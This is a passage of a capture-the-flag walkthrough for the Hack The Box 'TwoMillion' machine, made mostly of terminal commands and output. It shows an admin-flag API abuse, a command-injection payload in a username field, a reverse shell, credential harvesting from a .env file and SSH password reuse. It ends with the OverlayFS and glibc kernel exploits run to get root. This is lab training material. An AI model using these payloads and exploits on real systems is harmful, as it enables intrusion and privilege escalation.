* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
> Content-Type: application/json
> Content-Length: 27
>
* upload completely sent off: 27 bytes
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:18:59 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"status":"danger","message":"Missing parameter: is_admin"}
We keep doing this until success
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X PUT "http://2million.htb/api/v1/admin/settings/update" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u' -H 'Content-Type: application/json' --data '{"email": "wzwr@email.com", "is_admin": 1}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
> Content-Type: application/json
> Content-Length: 42
>
* upload completely sent off: 42 bytes
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:19:30 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"id":13,"username":"wzwr","is_admin":1}
Oh, seems like we success? Let’s try to curl the admin api
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X POST "http://2million.htb/api/v1/admin/vpn/generate" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:20:38 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"status":"danger","message":"Invalid content type."}
Hmm, let’s try the method again with json:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X POST "http://2million.htb/api/v1/admin/vpn/generate" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u' -H 'Content-Type: application/json' --data '{"username": "wzwr"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
> Content-Type: application/json
> Content-Length: 20
>
* upload completely sent off: 20 bytes
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:21:26 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
...
It needs a username and outputs the wzwr.ovpn file. Let’s view the command for generating ovpn files: https://documentation.ubuntu.com/server/how-to/security/install-openvpn/index.html
Let’s try command injection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ curl -X POST "http://2million.htb/api/v1/admin/vpn/generate" -v -H 'Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u' -H 'Content-Type: application/json' --data '{"username": "wzwr;id;"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=86dbkvgfr4edt4jmqikl6n0o9u
> Content-Type: application/json
> Content-Length: 24
>
* upload completely sent off: 24 bytes
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 29 May 2025 08:27:24 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host 2million.htb left intact
Good!, now we can try to construct a reverse shell.
1
2
3
4
5
6
7
8
9
10
11
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ nc -lvnp 58787
listening on [any] 58787 ...
connect to [10.10.16.24] from (UNKNOWN) [10.10.11.221] 39510
bash: cannot set terminal process group (1173): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ whoami
whoami
www-data
www-data@2million:~/html$
Subdomain Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ ffuf -u http://2million.htb -w /usr/share/wordlists/SecLists-2024.4/Discovery/DNS/subdomains-top1million-20000.txt -H 'Host: FUZZ.2million.htb'  -r -fs 64952

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://2million.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists-2024.4/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.2million.htb
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 64952
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 286 req/sec :: Duration: [0:01:07] :: Errors: 0 ::
Post-Exploitation
MYSQL?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@2million:~/html$ netstat -tunlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1208/nginx: worker
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1208/nginx: worker
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*
It looks like MySQL is running, so I’ll try to find the configuration file to harvest credentials.
1
2
3
4
5
6
7
www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
We get the password! Luckily, the admin user also exists on the machine, so we can try password-spraying against admin to login via ssh.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(wzwr㉿kali)-[~/Documents/htb/twomillion]
└─$ ssh admin@2million.htb
The authenticity of host '2million.htb (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts.
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu May 29 08:30:28 AM UTC 2025

  System load:  0.12158203125     Processes:             226
  Usage of /:   81.0% of 4.82GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.221
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Tue Jun  6 12:43:11 2023 from 10.10.14.6
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
Good!
Quick Check Admin
1
2
3
4
5
6
7
admin@2million:~$ sudo -l
[sudo] password for admin:
Sorry, user admin may not run sudo on localhost.
admin@2million:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
admin@2million:~$ crontab -l
no crontab for admin
Linpeas
1
2
3
4
5
6
7
8
9
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
1
2
3
4
5
6
7
╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html#pe---method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
Pspy
1
2025/05/29 08:40:09 CMD: UID=0     PID=781    | /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
Nothing interesting…
Hint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
admin@2million:/var/mail$
Seems like it is a hint that the kernel has a CVE related to OverlayFS / FUSE. Searching for it revealed: https://www.vicarius.io/vsociety/posts/cve-2023-0386-a-linux-kernel-bug-in-overlayfs
We can try the exploit: https://github.com/sxlmnwb/CVE-2023-0386
In the first terminal:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
admin@2million:~/CVE-2023-0386$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
admin@2million:~/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
In the second terminal:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
admin@2million:~$ cd CVE-2023-0386/
admin@2million:~/CVE-2023-0386$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 May 29 08:47 .
drwxrwxr-x 6 root   root     4096 May 29 08:47 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/CVE-2023-0386# sudo ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
root@2million:~/CVE-2023-0386# sudo ls /root
root.txt  snap  thank_you.json
root@2million:~/CVE-2023-0386# sudo cat /root/root.txt
3bda528d36955f0f6a936e45af091690
root@2million:~/CVE-2023-0386#
Second Privilege Escalation (Bonus)
By checking the version of the GLIBC library:
1
2
3
4
5
6
root@2million:~/CVE-2023-0386# ldd --version
ldd (Ubuntu GLIBC 2.35-0ubuntu3.1) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
By searching for an exploit for version 2.35, we found https://github.com/NishanthAnand21/CVE-2023-4911-PoC, which is CVE-2023-4911.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
admin@2million:~/CVE-2023-4911-PoC$ ./exploit
try 100
try 200
try 300
try 400
try 500
try 600
try 700
try 800
try 900
try 1000
try 1100
try 1200
try 1300
try 1400
try 1500

Usage:
 su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.

Options:
 -m, -p, --preserve-environment      do not reset environment variables
 -w, --whitelist-environment <list>  don't reset specified variables

 -g, --group <group>             specify the primary group
 -G, --supp-group <group>        specify a supplemental group

 -, -l, --login                  make the shell a login shell
 -c, --command <command>         pass a single command to the shell with -c
 --session-command <command>     pass a single command to the shell with -c
                                   and do not create a new session
 -f, --fast                      pass -f to the shell (for csh or tcsh)
 -s, --shell <shell>             run <shell> if /etc/shells allows it
 -P, --pty                       create a new pseudo-terminal

 -h, --help                      display this help
 -V, --version                   display version

For more details see su(1).
try 1600
try 1700
try 1800
try 1900
try 2000
try 2100
try 2200
try 2300
try 2400
try 2500
try 2600
try 2700
try 2800
try 2900
try 3000
try 3100
try 3200
try 3300
try 3400
try 3500
try 3600
try 3700
try 3800
try 3900
try 4000
try 4100
try 4200
try 4300
try 4400
try 4500
try 4600
try 4700
try 4800
try 4900
try 5000
try 5100
# id
uid=0(root) gid=1000(admin) groups=1000(admin)
# ls
'"'   README.md   exploit   exploit.c   genlib.py   images
#